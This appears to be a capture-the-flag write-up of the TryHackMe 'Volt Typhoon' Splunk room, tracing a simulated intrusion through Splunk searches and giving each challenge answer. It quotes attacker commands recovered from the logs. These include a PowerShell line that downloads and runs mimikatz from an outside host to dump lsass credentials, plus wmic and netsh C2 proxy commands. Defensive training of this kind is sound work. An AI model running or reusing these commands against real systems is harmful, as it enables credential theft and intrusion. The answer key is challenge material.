
**Volt Typhoon — Splunk Analysis:-**


**Scenario**: The SOC has detected suspicious activity indicative of an advanced persistent threat (APT) group known as Volt Typhoon, notorious for targeting high-value organizations. Assume the role of a security analyst and investigate the intrusion by retracing the attacker’s steps.

You have been provided with various log types from a two-week time frame during which the suspected attack occurred. Your ability to research the suspected APT and understand how they maneuver through targeted networks will prove to be just as important as your Splunk skills.

**IR Scenario:-**



open the give url in the tryhackme ( no need to login) and click the search tab in the left side and select Timestamp to All time!!!




search by index =”\*” ( change the quotes according to your’s)

Here you can see all the logs in the system

**INITIAL ACCESS:-**

1. **So here i job is to find the timestamp where the attacker changed Dean’s paasword and compromised his account**

*use index=”\*” sourcetype=adss username=”dean-admin”*




you can find that at 11:10:22 3/24/24 the Password change has occured!!!

*Answer:- 2024–03–24T11:10:22*


**2. Shortly after Dean’s account was compromised, the attacker created a new administrator account. What is the name of the new account that was created?**

Here **shortly after** term is our hint!!!



click the time stamp of the Password change and set to the above configs  
+2 hours and click apply( its your wish to change the timestamp for your convinence)

change the search to **index=”\*” sourcetype!=adss** to see the full logs including wmic and powershell




*Answer:- voltyp-admin*


**3.EXECUTION:-**

1. **In an information gathering attempt, what command does the attacker run to find information about local drives on server01 & server02?**

This one is pretty much challenging but solvable!  
expand the timeframe to 3/26/24 00:00:00.000




change the search to **index=”\*” sourcetype!=adss username=”dean-admin”**



we got the command easily

*Answer:- wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename*

**2. The attacker uses ntdsutil to create a copy of the AD database. After moving the file to a web server, the attacker compresses the database. What password does the attacker set on the archive?**




*Answer:- d5ag0nm@5t3r*

**PERSISTENCE:-**

1. **To establish persistence on the compromised server, the attacker created a web shell using base64 encoded text. In which directory was the web shell placed?**

I looked at Mitre <https://attack.mitre.org/groups/G1017/> and found that this group uses certutil for base64 encoding. So, let’s search by certutil keyword:



Attacker is creating the webshell in \Temp folder


*Answer:- C:\Windows\Temp\*

**DEFENSE EVASION:-**

1. **In an attempt to begin covering their tracks, the attackers remove evidence of the compromise. They first start by wiping RDP records. What PowerShell cmdlet does the attacker use to remove the “Most Recently Used” record?**


index=”\*” sourcetype!=adss sourcetype=powershell “userid=ctrl-acc\\dean-admin”| top limit=50 CommandLine

use this search and i found **Remove-itemProperty** would likely we the answer




*ANSWER:- Remove-ItemProperty*

By using Remove-ItemProperty as a search i found $registryPath



So i confirmed with it

**2.The APT continues to cover their tracks by renaming and changing the extension of the previously created archive. What is the file name (with extension) created by the attackers?**



*search for****index=”\*” sourcetype!=adss “cisco-up.7z”***


*ANSWER:- cl64.gif*

**3.Under what regedit path does the attacker check for evidence of a virtualized environment?**

I searched for the common hives

HKEY\_LOCAL\_MACHINE

HKEY\_CURRENT\_USER




Broke the chain!!!

*ANSWER:- HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control*

**CREDENTIAL ACCESS:-**

1. **Using reg query, Volt Typhoon hunts for opportunities to find useful credentials. What three pieces of software do they investigate?  
   Answer Format: Alphabetical order separated by a comma and space.**

The answer is given in question itself**reg query**search by it




*ANSWER:- OpenSSH, putty, realvnc*

**2.What is the full decoded command the attacker uses to download and run mimikatz?**


If you search by ‘mimikatz.exe’ you won’t find anything. So, first thing I though was: maybe it’s in base64. I tried to search for ‘==’ terminators of some base64 but i had no luck.

I had to go back to some known log and moving forward through all the logs until I found this:

search by **index=”\*” sourcetype!=adss UserId=”CTRL-ACC\\dean-admin”**



by decoding the base64 i got




*ANSWER:- Invoke-WebRequest -Uri “*[*http://voltyp.com/3/tlz/mimikatz.exe*](http://voltyp.com/3/tlz/mimikatz.exe)*" -OutFile “C:\Temp\db2\mimikatz.exe”; Start-Process -FilePath “C:\Temp\db2\mimikatz.exe” -ArgumentList @(“sekurlsa::minidump lsass.dmp”, “exit”) -NoNewWindow -Wait*

**DISCOVERY:-**

Everything hereafter will be simple and easy!!!

1. **The attacker uses wevtutil, a log retrieval tool, to enumerate Windows logs. What event IDs does the attacker search for?**




hust add **wevtutil** to the seatch an you can find the **eventids**


*ANSWER:- 4624 4625 4769*

**2. Moving laterally to server-02, the attacker copies over the original web shell. What is the name of the new web shell that was created?**

On previous questions, we found a web shell on ntuser.ini file. Search by this keyword and **change timeframe to Alltime**



now remove ntuser.ini and replace with iiistart.aspx




*ANSWER:- AuditReport.jspx*

**COLLECTION:-**

1. **The attacker is able to locate some valuable financial information during the collection phase. What three files does Volt Typhoon make copies of using PowerShell?**

Just search by Copy-Item, because it’s a command that attacker is using

*index=”\*” sourcetype!=adss copy-item*




*ANSWER:- 2022.csv 2023.csv 2024.csv*

**C2& Cleanup :-**

1. **The attacker uses netsh to create a proxy for C2 communications. What connect address and port does the attacker use when setting up the proxy?**


just remove the **copy-item** and use**netsh**inplace of it



*ANSWER:- 10.2.30.1 8443*

2**. To conceal their activities, what are the four types of event logs the attacker clears on the compromised system?**

just remove **netsh** and search by **system**



*Answer:- Application Security Setup System*

So, That all folks!!!  
This room is super easy for splunk analysis learning and skills to enhance in splunk and logs

Hope you guys learned something new!

See you in next episode of TryHackMe CTFs series untill then bye!!!

Hackson signingofffff!!!!!!!